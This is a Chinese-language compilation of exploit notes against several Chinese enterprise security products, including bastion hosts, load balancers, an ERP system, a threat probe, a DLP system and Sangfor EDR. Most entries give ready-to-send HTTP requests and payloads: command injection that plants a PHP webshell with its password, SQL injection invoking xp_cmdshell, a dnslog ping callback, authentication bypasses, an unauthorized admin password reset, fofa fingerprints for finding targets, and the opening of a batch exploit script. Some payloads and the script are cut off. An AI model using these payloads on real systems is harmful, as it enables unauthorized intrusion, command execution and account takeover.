一、齐治堡垒机前远程命令执行漏洞（CNVD-2019-20835）

1、访问 http://10.20.10.11/listener/cluster_manage.php ：返回 "OK".（未授权无需登录）

2、访问如下链接即可获得getshell，执行成功后，生成PHP一句话马

https://10.20.10.10/ha_request.php?action=install&ipaddr=10.20.10.11&node_id=1${IFS}|`echo${IFS}" ZWNobyAnPD9waHAgQGV2YW

3.getshell访问路径：


/var/www/shterm/resources/qrcode/lbj77.php

https://10.20.10.10/shterm/resources/qrcode/lbj77.php(密码10086)

据说还是另外一个版本是java的:

POST /shterm/listener/tui_update.php

a=["t';import os;os.popen('whoami')#"]



二、天融信TopApp-LB 负载均衡系统Sql注入漏洞

1.利用POC:

POST /acc/clsf/report/datasource.php HTTP/1.1

Host: localhost

Connection: close


Accept: text/javascript, text/html, application/xml, text/xml, */*

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36

Accept-Language: zh-CN,zh;q=0.9

Content-Type: application/x-www-form-urlencoded

t=l&e=0&s=t&l=1&vid=1+union select 1,2,3,4,5,6,7,8,9,substr('a',1,1),11,12,13,14,15,16,17,18,19,20,21,22--+&gid=0&lmt=10&o=r_Speed&asc=false&p=8&lipf=&lipt=&ripf=&ript=&dscp=&proto=&lpf=&lpt=&rpf=&rpt=@。。



2.2个历史漏洞仍然可以复现。

https://www.uedbox.com/post/21626/

用户名随意 密码：;id（天融信负载均衡TopApp-LB系统无需密码直接登陆）

https://www.uedbox.com/post/22193/

用户名：；ping 9928e5.dnslog.info; echo 密码：任意

三、用友GRP-u8 注入

利用POC:

POST /Proxy HTTP/1.1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;)


Host: localhost

Content-Length: 341

Connection: Keep-Alive

Cache-Control: no-cache

cVer=9.8.0&dp=<?xml version="1.0" encoding="GB2312"?><R9PACKET version="1"><DATAFORMAT>XML</DATAFORMAT><R9FUNCTION><NAME>AS_DataRequest</NAME><PARAMS><PARAM><NAME>ProviderName</NAME><DATA format="text">DataSetProviderData</DATA></PARAM><PARAM><NAME>Data</NAME><DATA format="text">exec xp_cmdshell 'whoami'</DATA></PARAM></PARAMS></R9FUNCTION></R9PACKET>



四、绿盟UTS综合威胁探针管理员任意登录


逻辑漏洞,利用方式参考：https://www.hackbug.net/archives/112.html

1、修改登录数据包 {"status":false,"mag":""} -> {"status":true,"mag":""}


2、/webapi/v1/system/accountmanage/account接口逻辑错误泄漏了管理员的账户信息包括密码（md5）

3、再次登录,替换密码上个数据包中md5密码


4、登录成功





漏洞实际案例：




对响应包进行修改，将false更改为true的时候可以泄露管理用户的md5值密码












利用渠道的md5值去登录页面



7ac301836522b54afcbbed714534c7fb






五、天融信数据防泄漏系统越权修改管理员密码

无需登录权限,由于修改密码处未校验原密码,且/?module=auth_user&action=mod_edit_pwd，接口未授权访问,造成直接修改任意用户密码，默认superman账户uid为1

POST /?module=auth_user&action=mod_edit_pwd

Cookie: username=superman;

uid=1&pd=Newpasswd&mod_pwd=1&dlp_perm=1



六、WPS Office 图片解析错误导致堆损坏，任意代码执行

看上去(算了看不懂... ,漏洞利用可能导致拒绝服务。

相关参考:

http://zeifan.my/security/rce/heap/2020/09/03/wps-rce-heap.html

七、SANGFOR终端检测响应平台-任意用户登录

fofa指纹：title="SANGFOR终端检测响应平台"

漏洞利用：

payload：

https://ip/ui/login.php?user=需登录的用户名

列如：

https://1.1.1.1:1980/ui/login.php?user=admin

查询完毕以后即可登录平台。

八、某信服EDR漏洞-包含payload

1.漏洞利用方法：

https://xxx.xxx.xxx/tool/log/c.php?strip_slashes=system&host=whoami

2.批量利用方法

网上已经放出批量利用方法了，如下：https://github.com/A2gel/sangfor-edr-exploit

```
# -*- coding: utf-8 -*-
# @Time : 2020/8/17
# @Author : Angel
# @File : edr.py
# 感谢大佬提供Command execute部分代码


import requests
import re
import urllib3
import sys
import base64
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)


def hello():
    """
    init function
    :return: init print
    """
    print (
    """SangFor EDR remote command code exploit
    Angel 20200817

    Github: https://github.com/A2gel/sangfor-edr-exploit

    Command: python edr.py url http://10.10.10.0/
    Command: python edr.py file 1.txt whoami""")


def readFile(filename):
```

```
    """
